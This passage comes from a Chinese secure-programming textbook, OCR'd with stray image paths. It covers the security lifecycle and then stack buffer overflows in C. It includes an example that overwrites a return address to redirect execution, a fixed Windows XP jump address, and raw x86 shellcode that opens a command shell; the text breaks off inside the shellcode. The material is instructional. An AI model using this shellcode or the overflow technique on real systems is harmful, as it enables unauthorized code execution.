- 排除问题。在软件中施加某种技术来避免出现安全问题。
- 修补问题。某些问题如果无法预见和解决，可以提供修补接口，待出现问题之后进行扩展。不过这种方案的代价是比较大的，对软件的设计提出了较高的要求。

（5）确定最终技术。在各种备选的方案中，确定最终选用的技术。一般可以将最终选用的技术，直接在威胁树中描述或者用图表画出来。如图 1-4 所示的就是针对用户口令安全的威胁树进行的修改。








图　1-4

1.2.2　安全代码的编写

实际上，在设计阶段如果尽可能多地将问题考虑周到，在软件的代码编写阶段，只是针对这些问题进行实现而已。不过，在编码过程中也需要考虑一些技巧。如：

- 内存安全怎样实现？
- 怎样保证线程安全？
- 如何科学地处理异常？
- 输入输出安全怎样保障？
- 怎样做权限控制？
- 怎样保护数据？
- 怎样对付篡改和抵赖？
- 怎样编写优化的代码？

等等。而这些内容正是本书讨论的话题。

1.2.3　软件的安全性测试


测试是软件发布前所做的重要工作，一方面，需要对软件的可用性进行评测，另一方面，也要对软件的安全性进行最大限度的保障。所以，测试工作决定着软件的质量，是软件质量保证的关键手段。


在充分考虑安全性问题的前提下，安全性测试显得尤为重要。安全测试和普通的功能性测试主要目的不同。普通的功能测试的主要目的是：

- 确保软件不会去完成没有预先设计的功能；
- 确保软件能够完成预先设计的功能。

而安全测试是安全的软件生命周期中一个重要的环节。实际上，安全测试就是一轮多角度、全方位的攻击和反攻击。因此，进行安全测试，需要精湛的系统分析技术和反攻击技术，其目的就是要抢在攻击者之前尽可能多地找到软件中的漏洞，以减少软件遭到攻击的可能性。因此，安全测试有如下特点：

- 非常灵活，测试用例没有太多的预见性；
- 没有固定的步骤可以遵循；





Note

• 工作量大，并且不能保证完全地加以解决。

1.2.4 漏洞响应和产品的维护[3]

在软件开发的过程中，即使在设计、代码编写和测试过程中考虑了安全因素，最终的软件产品仍可能存在漏洞。漏洞一般在用户使用的过程中被发现，此时，迅速确认、响应、修复漏洞，是非常重要的。

由于软件的维护是一个长期的过程，因此，软件的维护和跟踪要及时、持续，也要花费较大的成本。大型软件公司都会有自己的安全响应队伍，专职处理安全事件，在发现漏洞后的第一时间采取措施，以保护客户的利益不被侵害。

一般来说，正常的漏洞响应可以大致分为以下 4 个阶段：

(1) 发现漏洞通知厂商。在该阶段，漏洞首先由用户报告给厂商所设置的安全响应中心，响应中心经过初步的鉴定，如果确信是一个漏洞，安全响应队伍向漏洞上报者确认已经收到漏洞报告。

(2) 确认漏洞和风险评估。安全响应队伍会联系上报者和相关产品的开发部门，以获得更多的技术细节，有时甚至会将上报者和开发团队召集在一起进行讨论。当漏洞被成功重现后，为漏洞定一个威胁等级。

(3) 修复漏洞。安全响应队伍和开发队伍协商决定解决方案，并确定响应工作的时间表。开发部门开始修复漏洞，补丁完成后，进行严格的测试。

(4) 发布补丁及安全简报，对外公布安全补丁。通知所有用户修补该漏洞，在网站上发布安全简报。

1.3 本书的内容

1.3.1 编程中的安全


如前所述，想要让软件的缺陷尽量少，并且在其运行期间可以预测其所有的安全隐患，是非常困难的事；另一方面，如果要完全消除安全隐患，也是不可能的。传统的软件开发组织常常把软件的功能、任务时间表和开发成本放在关注的首位，而把软件的安全和质量放在其次，这在现代软件工程中，已经无法适应需求。因此，在编码过程中，必须考虑很多安全性问题。

健全的编码可以大大减少软件实现期间引入的漏洞，本书针对编码过程中的一些安全技巧进行讲解。主要针对如下问题进行阐述。

(1) 基本安全编程。主要是针对编程过程中最常见、最基本的安全问题进行讲解。包括：

• 内存安全。主要包括编程过程中内存数据出现的常见安全问题，如缓冲区溢出、整数溢出、字符串格式化等。
• 线程/进程安全。线程在软件开发过程中运用很广，但是不恰当的线程操作可能会造成安全隐患，该话题主要讲解线程安全问题，如线程同步、线程死锁等。





- 异常/错误处理中的安全。异常是程序设计中必须处理的，本话题主要讨论怎样处理异常能够保证系统的安全性。
- 输入输出安全。不恰当的输入可能给系统带来隐患，在此主要介绍对输入的合法性进行检测等内容。

（2）应用安全编程。主要是针对常见的某些特定应用中出现的安全问题进行讲解。包括：

- 数据库安全。数据库是大量软件中必然使用的系统，针对数据库安全的讲解主要包括数据库存储和访问上的安全。
- 国际化安全。软件的国际化很重要，但是国际化过程中的编码问题，有时会造成安全隐患，因此，本话题主要讲解国际化过程，以及解决国际化过程中的缓冲区溢出问题。
- 面向对象中的编程安全。目前，大部分软件项目都使用面向对象的方法进行编写，本话题主要解决面向对象编程中内存分配和数据安全，以及介绍一些面向对象的技巧来提高系统性能的方法。
- 权限控制。很多系统中都会涉及授权和限制访问，权限控制是解决资源访问安全性的重要途径，本话题主要站在编程人员的角度，讲述怎样用编码方式实现较好的权限控制。
- Web 编程安全。Web 是一种比较流行的编程方式，Web 编程中安全问题多种多样，这里主要解决网络编程中如跨站脚本、SQL 注入、Web 认证攻击、URL 操作攻击等安全问题。
- 远程调用和组件安全。远程调用和组件是某些项目中的关键技术，也是某些编程体系结构中的亮点，本话题主要解决 RPC、DCOM、EJB 等组件在开发过程中遇到的安全问题。
- 避免拒绝服务攻击。拒绝服务攻击是一种比较古老的攻击，出现得比较频繁，危害也比较大。该部分主要讲述拒绝服务攻击的原理以及解决方法。


1.3.2　针对信息安全的编程

针对信息安全的编程主要集中在以下几个方面，本书也将进行讲解。

（1）加密解密。在信息时代，数据的安全越来越受到了关注。对于保存在计算机上的某些数据，我们希望其信息不被人所知；对于在网络上传输的重要数据，我们希望即使被敌方窃听之后也不会泄密。此时，将信息进行加密，就成了保障数据安全的首要方法。该内容主要介绍常见的加密解密算法的实现。

（2）数据的其他保护。由于数据加密算法所需要占用的资源和加密解密算法本身的复杂度，盲目将数据通过加密来进行保护，有可能会降低系统的运行速度。因此，不用加密方法来进行的数据保护，也具有较好的应用背景。本书针对一些特定的数据保护场合进行介绍。

（3）数字签名。加密保护实际上防止的是被动攻击。在这种攻击模式下，攻击者并不干预通信流量，只是尝试从中提取有用的信息。实际上，网络上的安全问题不仅仅只限于被动攻击，大量的主动攻击也是网络安全上需要考虑的重要问题。除了加密解



密外，还需要对信息来源的鉴别、对信息的完整和不可否认等功能进行保障，而这些功能通常都是可以通过数字签名实现。本书对数字签名的原理、实现方法进行了详细叙述。

Note

1.3.3 其他内容

针对软件安全中的其他几个问题，本书也将进行讲解。包括：

(1) 软件的安全测试。虽然安全测试和安全编程属于两个不同的领域，但是同样是软件安全的重要保障。本章主要针对测试阶段的安全问题进行讲解。

(2) 代码性能调优。代码性能的好坏有时候也关系到系统的安全。因此，在本书中也对代码性能调优进行了讲解。

小　　结

本章对安全编程技术进行了概述。首先讲解了软件安全问题出现的原因；然后阐述了软件安全问题的一些表现；站在软件开发者的角度，对安全问题进行分类；接下来对软件工程中的安全问题进行详细的讲解，提出一些措施以便在软件工程的各个阶段考虑安全问题。最后并介绍了本书的内容。

练　　习

1. 软件安全问题的出现，直接的感受者一般是用户。

(1) 站在用户的角度，举出两个因为编程安全问题被忽略而造成隐患的例子。

(2) 站在程序员角度，分析其原因。

2. 软件测试由于无法实现穷举测试，无法发现软件中的全部错误。

(1) 任举一个软件输入的例子，计算其穷举测试的代价。

(2) 怎样用尽量少的用例发现尽量多的问题?

3. 有一个 Web 站点，其数据库可能被攻击者攻击，请画出相关威胁树，并加上相应的解决方法。

4. 一个软件，在开发阶段运行没有问题，但是在运行很长一段时间之后出现问题，有这样的情况吗? 请你列举一个例子，并说明可能的原因。


5. 如果你是项目经理，怎样在测试和产品交付之间找到平衡?

参考文献

1　张海藩. 软件工程导论. 北京：清华大学出版社，2007.

2　程永敬，翁海燕，朱涛江译. 编写安全的代码. 北京：机械工业出版社，2005.

3　王清. 0 day 安全：软件漏洞分析技术. 北京：电子工业出版社，2008.



内存安全

内存安全，关系到整个程序的安全，在软件开发和程序设计中具有重要地位。如果程序员稍微疏忽，很容易出现安全隐患，而这些安全问题又具有不间断发生，难以调试等特点。因此，内存安全和系统的安全息息相关。

内存数据涵盖了很多方面，如字符串、数组、整数都在内存中以不同的形式存在，它们在被操作的过程中，具有哪些特点？什么样的操作能够产生攻击？这些都是程序员编程时需要重视的问题。

首先是缓冲区溢出问题。该问题在字符串拷贝或其他函数使用时很容易出现，处理不当，会给程序留下安全漏洞，成为攻击的目标；其次是整数溢出问题，整数由于其保存的特殊性，某些特殊的计算可能导致令人奇怪的结果，如果处理不当，照样会成为隐患；另外，数组越界问题、字符串格式化问题，都是需要重点考虑的问题。


本章主要基于C语言，针对缓冲区溢出、整数溢出、数组越界、字符串格式化等内存安全问题进行详细阐述，讲解内存安全的本质问题。不过本章也只是站在数据操作的角度来讲内存安全，后面章节中的一些安全问题也会和内存有关。

2.1 缓冲区溢出

2.1.1 缓冲区

在程序设计过程中，很多场合下都用到缓冲区的概念。缓冲区保存于内存中，简单说来是一块连续的计算机内存区域，可以保存相同数据类型的多个实例。举例说明如下：

```
void function(char * input)
{
    char buffer[16];
    strcpy(buffer,input);
}
```


Note

这是一个C语言编写的函数，函数strcpy()具有一个输入参数input，该函数的功能是将input中的内容copy到buffer中。在该代码中，buffer数组可以保存多个字符(数据类型相同)，可以称为是缓冲区。

为了方便起见，缓冲区溢出问题，通常利用C语言进行讲解。实际上，在C中，由于字符数组中字符个数的不确定，最常见产生缓冲区问题的场合就是对字符数组的操作。

字符数组，与C语言中所有变量一样，可以被声明为静态或动态，静态数组在程序加载时定位于数据段，动态数组在程序运行时定位于堆栈之中。

本章讲解的缓冲区溢出问题，主要是针对动态缓冲区溢出问题，即基于堆栈缓冲区溢出，里面牵涉到的字符数组也是动态的。

动态存储区(堆栈)
静态存储区
程序代码区

图 2-1

堆栈缓冲区是进程在内存中运行时分配的一部分区域。实际上，进程在内存中运行时，被分成3个区域：程序代码区、静态存储区、动态存储区(堆栈)，如图2-1所示。

其中，程序代码区是由程序确定的，主要包括只读数据和代码(指令)。在可执行文件中，该区域相当于文本段。一般情况下，程序确定了，这部分内容也就确定。程序代码区中的内容通常是只读的，无法对其内容进行修改，任何对其写入操作都会导致段错误。

其次，静态存储区包含已初始化和未初始化的数据，但里面的数据都是静态的，如静态变量就存储在这个区域中。实际上，该区域是在编译时分配存储单元，程序结束时才回收。

动态存储区(堆栈区)中的变量是在程序运行期间，根据程序需要，随时动态分配存储空间，如局部变量所占据的空间就属于该区域内，该区域最容易发生缓冲区溢出，是本章研究的重点。

提示 堆栈是一个常见的抽象数据类型。堆栈中的数据具有一个特性：最后一个放入堆栈中的数据，总是被最先拿出来(后进先出，LIFO)。在堆栈中通常有一个指针指向栈顶，堆栈中的两个最重要的运算是：

(1) PUSH 在堆栈的顶部加入一个元素，栈顶上移；


(2) POP 在堆栈顶部移去一个元素，并将堆栈的大小减一，栈顶下移。

堆栈的结构和相关操作在《算法和数据结构》中有比较详细的讲解，有兴趣的读者可以参考相关文献。

堆栈和程序设计有非常紧密的关系。举一个例子来说，在使用高级语言构造程序时，不可避免地遇到过程(procedure)或函数(function)的调用。一个函数调用另一个函数时，可以跳转去运行另一个函数，从某种程度上讲，相当于改变了程序的控制流程；但这又不是完全的跳转，因为当工作完成时必须返回，函数把控制权返回给调用之后的语句或指令，所以跳转前必须保存现场。

当函数调用嵌套较多时，数据现场的保存就相当复杂，因为A函数调用B函数，需要保存A函数的现场，B函数中又调用C函数，此时又要保存B函数的现场，调用完毕，先恢复B函数的现场，再恢复A函数的现场，并且A、B、C中还有可能具有相同名





字的局部变量。如果不采用科学的方法,数据就会乱套。嵌套函数调用这种高级抽象实现起来通常可以靠堆栈的帮助,堆栈也用于给函数中使用的局部变量动态分配空间,给函数传递参数和函数返回值时也要用到堆栈[1]。

从程序设计底层来讲,堆栈是内存中一块保存数据的连续空间,它的使用主要有如下特点:

- 一个名为堆栈指针(SP)的寄存器指向堆栈顶部;
- 堆栈底部地址固定;
- 堆栈的大小在运行时由内核动态地调整;
- CPU 实现指令 PUSH 和 POP 来向堆栈中添加元素和从中移去元素。

当调用函数时,要保存的现场数据被压入堆栈中;当函数返回时,数据从堆栈中弹出。当然,堆栈中的数据可能比较复杂,如包括函数的参数、函数局部变量等。观察如下例子:

P02_01.c

```
void function(int a, int b)
{
    // 相关代码
}
void main()
{
    function(1,2);
}
```

该程序中定义了一个函数 function,它有两个输入参数;还定义了一个主函数 main,用来调用 function。将该文件放入 Turboc 环境中(如 C:\Turboc2),运行如下命令,将源代码编译并生成汇编代码输出:


```
C:\turboc2>tcc -S P02_01.c
```


在 C:\Turboc2 下生成了一个 P02_01.ASM 文件,用文本编辑器打开,可见如下代码片段:

P02_01.ASM(片段)

```
 ⋮
_main   proc   near
;   ?debug   L 5
    mov ax,2
    push ax
    mov ax,1
    push ax
    call near ptr _function
     ⋮
```

从中可以发现,main 函数里面调用 function 函数的时候,两个实际参数 2 和 1 被压入堆栈中,然后才用指令 call 调用 function 函数。将 2 和 1 压入堆栈,就相当于保存





Note

了现场。

2.1.2 缓冲区溢出

缓冲区溢出是一种非常普遍、非常危险的漏洞。它有多种英文名称，如 buffer overflow、buffer overrun、smash the stack、trash the stack，等等，它也是一种比较有历史的漏洞，多个著名的漏洞报告都和缓冲区溢出有关，在各种操作系统、应用软件中广泛存在。缓冲区溢出，可以导致的后果包括：

- 程序运行失败；
- 系统当机，重新启动；
- 攻击者可能利用它执行非授权指令，取得系统特权，进而进行各种非法操作，等等。

提示 一个非常著名的缓冲区溢出攻击是 Morris 蠕虫，它也是利用了某些机器上某些软件存在的缓冲区溢出漏洞，在 1988 年，它曾造成全世界大量网络服务器瘫痪。读者可以参考相关资料。

缓冲区溢出的概念很简单。缓冲区溢出是指当计算机向缓冲区内填充数据时超过了缓冲区本身的容量而溢出；某些情况下，溢出的数据只是覆盖在一些不太重要的内存空间上，不会产生严重后果；但是一旦溢出的数据覆盖在合法数据上，可能给系统带来巨大的危害。如下代码：

```
void function(char * input)
{
    char buffer[16];
    strcpy(buffer, input);
}
```

strcpy()直接将 input 中的内容 copy 到 buffer 中。只要 input 的长度大于 16，就会造成 buffer 的溢出。当然，这里所说的缓冲区，实际上就存在于上节所叙述的“堆栈”区内。

提示 读者可以假设最理想的情况是：程序对输入字符串长度进行检查，确保输入的长度不超过缓冲区允许的长度；但是在复杂的程序中，并不是每个程序员都会考虑到这一点。很多程序员都会假定输入的长度不会超过数组大小，如果一厢情愿地假设数据长度总是与所分配的存储空间匹配，就为缓冲区溢出埋下了隐患。攻击者通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。

存在像 strcpy 这样问题的标准函数还有：

- strcat()；
- sprintf()；
- vsprintf()；
- gets()；





• scanf(),等等(具体情况可以参考相应文档)。

下面用一个程序来阐述缓冲区溢出的具体过程:

P02_02.c

```
#include <stdio.h>
#include <string.h>
void function(char * input)
{
  char buffer[10];
  strcpy(buffer,input);
  printf("buffer = %s\n",buffer);
}
int main(int argc,char * argv[])
{
  function(argv[1]);
  return 0;
}
```

在 Turboc2 下生成 exe 文件(具体过程可以参考 Turboc2 的用法):P02_02.exe,到达该文件存放的目录,在命令行下输入如下命令:

```
>P02_02 security
```

输出:

```
buffer=security
```

因为 function 函数中的 buffer 大小定义为 10,在输入参数没有超过 10 字节的情况下,程序没有问题。

但如果输入字节数大于 10 的参数:

```
>P02_02 abcdefghijklmnopqrstuvwxyz
```

程序出现错误提示,如图 2-2 所示。





图　2-2

很显然,这不正常。读者可以自行实验。


上面的程序,之所以出现"应用程序错误",是因为当程序写入超过缓冲区的大小时,产生"缓冲区溢出"。缓冲区溢出本身并不可怕,关键是发生缓冲区溢出时,会覆盖下一个相邻的内存块。

本章是基于 C 语言进行讲解,由于 C 语言具有不安全性的某些特性,它允许程序溢出缓冲区(当然,也许这种溢出是出于偶然)。在这个程序中,当发生缓冲区溢出时,



可能会导致很多不可预料的行为，如：

- 程序的执行很奇怪；
- 程序完全失败，等等。



Note

当然，不可否认，也有可能出现另一种情况，程序碰巧没有覆盖重要数据，程序可以继续，而且在执行中没有任何明显不正常，但是具备安全隐患。该问题给软件的维护带来了难度。存在缓冲区溢出隐患的程序，隐患的发作是不确定的，这使得对它们的调试异常棘手。

✍提示　上一段所叙述的情况实际上是一种最坏情况：在一种环境下（如开发阶段的测试过程中），程序可能发生了缓冲区溢出，但因为没有覆盖重要数据，根本没有任何不正常；但在另一种环境下，可能在发生溢出时，碰巧地修改了分配在缓冲区附近的数据，程序执行发生不正常现象。从维护的角度讲，因为这种事情完全是"碰巧"，等到维护人员去维护时，问题就找不到了，白白花费维护人员的精力，并且问题可能得不到本质解决。

缓冲区溢出有时候可能改变程序流程。举一个简单的例子，如果碰巧在缓冲区后面的内存中有一个布尔变量，该变量值为 true(1)或 false(0)，决定用户是否可以执行某个敏感操作。如果该变量被缓冲区溢出的数据覆盖，变量值可能由 false(0)变为 true(1)，程序的执行流程就被更改。

2.1.3　缓冲区溢出案例

缓冲区溢出的危害取决于以下几点：

- 写入的数据中有多少溢出；
- 溢出的数据覆盖了哪些数据；
- 程序是否试图读取溢出时被覆盖的数据，等等。

上节例子给出了缓冲区溢出的发生机制。当然，随便往缓冲区中填入内容，让缓冲区溢出，一般只是出现一些异常现象，顶多让程序崩溃，而不能达到刻意攻击的目的。

站在攻击者角度，让用户程序崩溃，属于没有什么技术含量的攻击。最常见的手段是：通过输入一段数据，造成缓冲区溢出，让程序运行一个用户命令。极端情况下，如果该程序属于管理员具有针对系统的任意操作权限的情况，攻击者就可以利用这个漏洞造成更大的危害。

下面用一个例子来讲解缓冲区攻击的原理。所使用的环境为 DevC++ 5.0，操作系统为 Microsoft Windows XP。用户也可在 Microsoft Visual C++ 6.0 环境下调试、测试。代码如下：

P02_03.c

```
#include <stdio.h>
#include <string.h>
void fun1(char * input)
{
    char buffer[10];
    strcpy(buffer, input);
```


Note

```
    printf("Call fun1,buffer = %s\n",buffer);
}
int main(int argc, char * argv[])
{
  fun1(argv[1]);
  return 0;
}
```

由该代码生成 exe 文件(具体和相应的 IDE 有关),在命令行中运行:

```
>P02_03 Security
```

结果为:

```
Call fun1,buffer=Security
```

这是正常的。如果输入一个长度大于 10 的字符串,如:

```
>P02_03 abcdefghijklmnopqrstuv
```

显示正常(这是碰巧正常):

```
Call fun1,buffer=abcdefghijklmnopqrstuv
```

但如果输入:

```
>P02_03 abcdefghijklmnopqrstuvwxyz1234567890
```

则提示如图 2-3 所示。



图 2-3


下面分析以下错误的提示:


"0x36353433" 指令引用的 "0x36353433" 内存。该内存不能为 "read"。

该错误提示中,出现了一个"0x36353433","0x36"是字符 6 的 ASCII 码,"0x35"是字符 5 的 ASCII 码,"0x34"是字符 4 的 ASCII 码,"0x33"是字符 3 的 ASCII 码。这说明什么问题?

该问题出现的原因是,由于输入的字符串太长,数组 buffer 容纳不下,但是也要将多余的字符写入堆栈。这些多余的字符没有分配合法的空间,就会覆盖堆栈中以前的内容。如果覆盖的内容仅仅是一些普通数据,表面上也不会出什么问题,只是会造成原有数据的丢失。

但是,堆栈中还有一块区域专门保存着指令指针,存放下一个 CPU 指令存放的内存地址(可以理解为某个函数的地址)。如果该处被覆盖,系统会错误地将覆盖的新值




Note

当成某个指令来执行。如上面的例子中,刚好是"3456"(0x36353433)覆盖了那一片区域,系统会将"3456"(0x36353433)的 ASCII 码视作返回地址,认为程序接下来要执行的是 0x36353433 所指向的那个函数,因此试图执行 0x36353433 处的指令,出现难以预料的后果(程序出错退出)。

但是,仅仅让程序出错退出并没有什么用。如果将该处的内容不用"3456"覆盖,而用某一个函数的地址覆盖,就可以运行那个函数了!

编写新的代码:

P02_04.c

```
#include <stdio.h>
#include <string.h>
void fun1(char * input)
{
    char buffer[10];
    strcpy(buffer,input);
    printf("Call fun1,buffer = %s\n",buffer);
}
void fun2()
{
    printf("Call fun2");
}
int main(int argc, char * argv[])
{
  printf("Address Of fun2 = %p\n",fun2);
  fun1(argv[1]);
  return 0;
}
```

生成可执行文件后,运行如下命令:

```
>P02_04 abcde
```

显示:

```
Address Of fun2=004012BD
Call fun1,buffer=abcde
```

此处,fun2 函数的地址为 0x004012BD。输入:


```
>P02_04 abcdefghijklmnopqrstuvwxyz1234567890
```

报错如图 2-4 所示。




图 2-4





该处情况和前面一样(注意,并不是所有的程序都会这样),说明在 0x36353433 处保存了下一个即将运行的函数地址,用 fun2 地址(004012BD)去覆盖输入参数中"3456"所在的内存,伪造下一个函数的地址,编写如下代码:

P02_05.c

```
#include <stdio.h>
#include <string.h>
void fun1(char * input)
{
    char buffer[10];
    strcpy(buffer,input);
    printf("Call fun1,buffer = %s\n",buffer);
}
void fun2()
{
    printf("Call fun2");
}
int main(int argc, char * argv[])
{
  printf("Address Of fun2 = %p\n",fun2);
  fun1("abcdefghijklmnopqrstuvwxyz12\xBD\x12\x40");
  return 0;
}
```

运行 P02_05.exe 文件,控制台上显示:

```
Address Of fun2=004012BD
Call fun1,buffer=abcdefghijklmnopqrstuvwxyz12?@
Call fun2
```


注意,fun2 函数被调用了!

下面再举一个例子:

在中文版 Windows 2000、Windows 2003、Windows XP 中,指令通用跳转地址为 0x7ffa4512,如果命令该指令执行,程序就可以跳转到其他地方,运行其他程序,程序可以用 shellcode 来表示(有关 shellcode,大家可以参考相应的文献)。如以下 shellcode 代码,表示打开一个命令行窗口:

```
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x77\x1d\x80\x7c"
"\x52\x8D\x45\xF4\x50\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc7\x93\xbf\x77"
"\xFF\xD0"
